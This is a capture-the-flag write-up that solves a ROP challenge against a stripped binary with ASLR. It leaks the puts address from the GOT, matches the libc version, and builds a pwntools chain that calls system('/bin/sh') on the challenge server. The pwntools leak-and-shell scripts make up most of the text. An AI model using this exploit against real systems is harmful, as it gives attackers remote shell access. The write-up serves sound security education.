

This challenge is a generic rop challenge, with the twist that we need to figure out the rop address.

1st of all, we need to figure out what security measures are in place. After a quick checksec it seems there is nothing of notice, but my presumption was wrong, as after a bit of local testing I see aslr is on. So, we need to dynamically figure out the offset of libc and use it to build a rop chain that calls system(/bin/sh). Step one is finding the padding count.








Padding offset is 264. Now the next step is finding the address of main. Since the binary is stripped of symbols (as usual), we open it up with IDA, locate main, and see the addres is 0x40145c.

Now, onto finding our libc. For this I modified a script I used for a very similar chall at another ctf.

```
from pwn import *

# Set up the binary and connection
io = remote("35.246.152.131", 32635)

# Load the ELF binary and libc
elf = ELF("./pwn_baby_rop")

# Find gadgets using rop.find_gadget
rop = ROP(elf)
pop_rdi_ret = rop.find_gadget(['pop rdi', 'ret'])[0]  # Find pop rdi gadget
dynamically
puts_got = elf.got['puts']  # Address of puts in the GOT
puts_plt = elf.plt['puts']  # Address of puts in the PLT

# Hardcoded address of main function
main = 0x40145c  # You wanted to keep this hardcoded
```

```python
# Create the first payload to leak the puts address
payload = b""
payload += b"A" * 264       # Padding for the saved RBP (8 bytes)
payload += p64(pop_rdi_ret)    # pop rdi; ret (gadget to set up first argument)
payload += p64(puts_got)   # Address of puts in the GOT (the first argument for
puts)
payload += p64(puts_plt)   # Address of puts in the PLT (the function to call)
payload += p64(main)       # Return to main to continue execution

# Wait until the prompt ends
io.recvuntil("magic.\n")

# Send the first payload to leak the puts address
io.sendline(payload)

# Receive the leaked address
leaked_puts = io.recvline().strip()  # Read the line with the leaked address
puts_addr = u64(leaked_puts.ljust(8, b"\x00"))  # Convert the address to a 64-bit
value
log.info('puts address: ' + hex(puts_addr))
```

```
[*] puts address: 0x7e0991f0b5a0
```

After running the program a few times, we see we always get a puts address ending with 5a0, meaning we are getting the dynamic puts address correctly. Next, since we know the Ubuntu version running, we can plug in the puts address into libc.rip and find the suitable version:

## Results

libc-2.22-27.mga6.x86_64_2
libc6_2.31-0ubuntu7_amd64
libc-2.22-25.mga6.x86_64_2
libc-2.22-25.mga6.i586
libc6_2.31-0ubuntu9.3_amd64
libc6_2.31-0ubuntu8_amd64
libc6_2.30-7_i386
libc-2.22-27.mga6.i586
libc-2.14.1-10.mga2.i586_2
libc-2.35-3-x86_64

After a bit of research about the Ubuntu libcs, I concluded the second result, libc6_2.31-0ubuntu7_amd64 should be suitable for the version mentioned. I downloaded it and renamed it libc.so.6 for the sake of simplicity. Next, we need to build the rop chain. This is done by effectively overwriting the return address so that it calls system(/bin/sh).

```
from pwn import *

# Set up the binary and connection
io = remote("35.246.152.131", 32635)

# Load the ELF binary and libc
elf = ELF("./pwn_baby_rop")
libc = ELF("./libc.so.6")  # Make sure this is the correct path to the libc

# Find gadgets using rop.find_gadget
rop = ROP(elf)
pop_rdi_ret = rop.find_gadget(['pop rdi', 'ret'])[0]  # Find pop rdi gadget dynamically
puts_got = elf.got['puts']  # Address of puts in the GOT
puts_plt = elf.plt['puts']  # Address of puts in the PLT

# Hardcoded address of main function
main = 0x40145c  # You wanted to keep this hardcoded

# Create the first payload to leak the puts address
payload = b""
payload += b"A" * 264       # Padding for the saved RBP (8 bytes)
payload += p64(pop_rdi_ret)    # pop rdi; ret (gadget to set up first argument)
payload += p64(puts_got)   # Address of puts in the GOT (the first argument for puts)
payload += p64(puts_plt)   # Address of puts in the PLT (the function to call)
payload += p64(main)       # Return to main to continue execution

# Wait until the prompt ends
io.recvuntil("magic.\n")

# Send the first payload to leak the puts address
io.sendline(payload)

# Receive the leaked address
leaked_puts = io.recvline().strip()  # Read the line with the leaked address
puts_addr = u64(leaked_puts.ljust(8, b"\x00"))  # Convert the address to a 64-bit value
log.info('puts address: ' + hex(puts_addr))
```

```
# Calculate libc base address dynamically using the offset of 'puts' from libc
puts_offset = libc.symbols['puts']  # Dynamically fetch the offset of puts in
libc
libc_base = puts_addr - puts_offset
log.info('LIBC base address: ' + hex(libc_base))

# Calculate the necessary addresses based on the libc base
system_addr = libc_base + libc.symbols['system']  # system() address in libc
bin_sh_addr = libc_base + next(libc.search(b"/bin/sh"))  # /bin/sh string address
in libc
ret = rop.find_gadget(['ret'])[0]  # Find a ret gadget dynamically

log.info('system address: ' + hex(system_addr))
log.info('/bin/sh address: ' + hex(bin_sh_addr))

# Create the second payload for ROP chain
payload2 = b""
payload2 += b"A" * 264         # Padding for the saved RBP (8 bytes)
payload2 += p64(pop_rdi_ret)   # pop rdi; ret (gadget to pass /bin/sh)
payload2 += p64(bin_sh_addr)   # Address of "/bin/sh" string
payload2 += p64(ret)           # ret (just a ;ret gadget)
payload2 += p64(system_addr)   # Call system("/bin/sh")

# Send the second payload to execute system("/bin/sh")
io.sendline(payload2)

# Optionally, handle the interaction here, e.g., interactive shell
io.interactive()
```

After running the script we get foothold into the server and the flag.

**Made with love by: AndreiCat**